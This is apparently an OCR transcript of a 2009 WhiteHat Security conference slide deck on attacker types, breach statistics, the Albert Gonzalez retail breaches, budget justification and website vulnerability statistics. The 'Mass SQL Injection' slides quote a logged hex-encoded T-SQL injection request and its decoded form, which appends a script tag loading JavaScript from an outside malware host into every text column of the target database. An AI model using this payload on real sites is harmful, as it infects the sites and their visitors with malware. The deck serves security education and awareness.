Security Religions & Risk Windows


Jeremiah Grossman
Founder & Chief Technology Officer

2009

WhiteHat SECURITY

Jeremiah Grossman

- Technology R&D and industry evangelist (InfoWorld's CTO Top 25 for 2007)
- Frequent international conference speaker
- Co-founder of the Web Application Security Consortium
- Co-author: Cross-Site Scripting Attacks
- Former Yahoo! information security officer



WhiteHat SECURITY

WhiteHat Security

- 250+ enterprise customers
  - Start-ups to Fortune 500
- Flagship offering “WhiteHat Sentinel Service”
  - 1000’s of assessments performed annually
- Recognized leader in website security
  - Quoted thousands of times by the mainstream press

Deloitte. 2008 Technology Fast 50 Silicon Valley

SC MAGAZINE AWARDS 2009 FINALIST Honored in the U.S.

WhiteHat Sentinel

Complete Website Vulnerability Management

Customer Controlled & Expert Managed

- Unique SaaS-based solution – Highly scalable delivery of service at a fixed cost
- Production Safe – No Performance Impact
- Full Coverage – On-going testing for business logic flaws and technical vulnerabilities – uses WASC 24 classes of attacks as reference point
- Unlimited Assessments – Anytime websites change
- Eliminates False Positives – Security Operations Team verifies all vulnerabilities
- Continuous Improvement & Refinement – Ongoing updates and enhancements to underlying technology and processes

Attacker Targeting

Random Opportunistic

- Fully automated scripts
- Unauthenticated scans
- Targets chosen indiscriminately

Directed Opportunistic

- Commercial and Open Source Tools
- Authentication scans
- Multi-step processes (forms)

Fully Targeted

- Customize their own tools
- Focused on business logic
- Clever and profit driven ($$$)

285 MILLION RECORDS WERE COMPROMISED IN 2008.

A study conducted by the Verizon Business RISK Team

2009 Data Breach Investigations Report

verizonbusiness

How the breach was detected:

- 3rd party detection due to FRAUD (55%)
- 3rd party detection NOT due to fraud (15%)
- Employee Discovery (13%)
- Unusual System Performance (11%)

http://securityblog.verizonbusiness.com/2009/04/15/2009-dbir/

Mass SQL Injection


- Google recon for weak websites (*.asp, *.php)
- Generic SQL Injection populates databases with malicious JavaScript IFRAMEs
  - (now over 2 million sites infected)
- Visitors arrive and their browser auto-connects to a malware server infecting their machine with trojans -- or the website is damaged and can no longer conduct business.
- Botnets form then continue SQL injecting websites
- Infected sites risk becoming blacklisted on search engines and Web filtering gateways causing loss of visitors


```
"GET /?;DECLARE%20@S%20CHAR(4000);SET%20@S=cast
(0x4445434C415245204054207661726368617228323535292C40432076617263686172283430303029204445434C415245205461626C655F437572736F7220435552534F5220464F522073656C65637420612E6E616D652C622E6E616D652066726F6D207379736F626A6563747320612C737973636F6C756D6E73206220776865726520612E69643D622E696420616E6420612E78747970653D27752720616E642028622E78747970653D3939206F7220622E78747970653D3335206F7220622E78747970653D323331206F7220622E78747970653D31363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C4043205748494C4528404046455443485F5354415455533D302920424547494E20657865632827757064617465205B272B40542B275D20736574205B272B40432B275D3D5B272B40432B275D2B2727223E3C2F7469746C653E3C736372697074207372633D22687474703A2F2F73646F2E313030306D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D272720776865726520272B40432B27206E6F74206C696B6520272725223E3C2F7469746C653E3C7363726970742073726 3D22687474703A2F2F736 46F2E313030306D672E636E2F63737273732F772E6A73223E3C2F7363726970743E3C212D2D27272946455443482 04E4558542046524F4D20205461626C655F437572736F7220494E544F2040542C404320454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626C655F437572736F72%20AS%20CHAR(4000));
EXEC(@S); HTTP/1.1" 200 6338 "-"
```


Decoded...

```
DECLARE @T varchar(255),@C varchar(4000) DECLARE Table_Cursor CURSOR FOR
select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u'
and (b.xtype=99 or b.xtype=35 or b.xtype=231 or b.xtype=167) OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0)
BEGIN exec('update ['+@T+'] set ['+@C+']=['+@C+']+''"></title><script src="http://sdo.
1000mg.cn/csrss/w.js"></script><!--'' where '+@C+' not like ''%"></title><script
src="http://www.example.com/csrss/w.js"></script><!--''')FETCH NEXT FROM
Table_Cursor INTO @T,@C END CLOSE Table_Cursor DEALLOCATE Table_Cursor
```


WhiteHat SECURITY




?



Albert "Segvec" Gonzalez



Hacker 1



Hacker 2

Victims

TJ Maxx
Barnes & Noble
BJ's Wholesale
Boston Market
DSW Shoe Warehouse
Forever 21
Office Max
Sports Authority
Heartland Payment Systems
Hannaford Brothers
7-Eleven
Dave and Busters

Techniques

SQL Injection
Sniffers
Wireless Security / War Driving
Shared Passwords
Malware
Anti-Forensics
Backdoors
Social Engineering

http://www.wired.com/threatlevel/2009/08/tjx-hacker-charged-with-heartland/
http://government.zdnet.com/?p=5242
http://www.washingtonpost.com/wp-dyn/content/article/2009/08/17/AR2009081701915.html?hpid=sec-tech

Business Goals & Budget Justification

Risk Mitigation
"If we spend $X on Y, we'll reduce of risk of loss of $A by B%."


Due Diligence
"We must spend $X on Y because it's an industry best-practice."

Incident Response
"We must spend $X on Y so that Z never happens again."

Regulatory Compliance
"We must spend $X on Y because <insert regulation> says so."


Competitive Advantage
"We must spend $X on Y to make the customer happy."

Security Religions



Depth

Breadth



WhiteHat Sentinel Statistics


Data Set

- Software-as-a-Service Website Vulnerability Assessment
- Weekly testing for business logic flaws and technical vulnerabilities
- Collection duration: **January 1, 2006 to March 31, 2009**
- Total websites: **1,031**
- Identified vulnerabilities: **17,888**

Key Findings

- Unresolved vulnerabilities: **7,157** (60% resolution rate)
- Websites *having had* at least one HIGH, CRITICAL, or URGENT issue: **82%**
- Lifetime average number of vulnerabilities per website: **17**
- Websites currently with at least one HIGH, CRITICAL, or URGENT issue: **63%**
- Current average of unresolved vulnerabilities per website: **7**

Percentage likelihood of a website having a vulnerability by severity



Website Classes of Attacks

Business Logic: Humans Required

Authentication

- Brute Force
- Insufficient Authentication
- Weak Password Recovery Validation
- CSRF*

Authorization

- Credential/Session Prediction
- Insufficient Authorization
- Insufficient Session Expiration
- Session Fixation

Logical Attacks

- Abuse of Functionality
- Denial of Service
- Insufficient Anti-automation
- Insufficient Process Validation

Technical: Automation Can Identify

Command Execution

- Buffer Overflow
- Format String Attack
- LDAP Injection
- OS Commanding
- SQL Injection
- SSI Injection
- XPath Injection

Information Disclosure


- Directory Indexing
- Information Leakage
- Path Traversal
- Predictable Resource Location

Client-Side

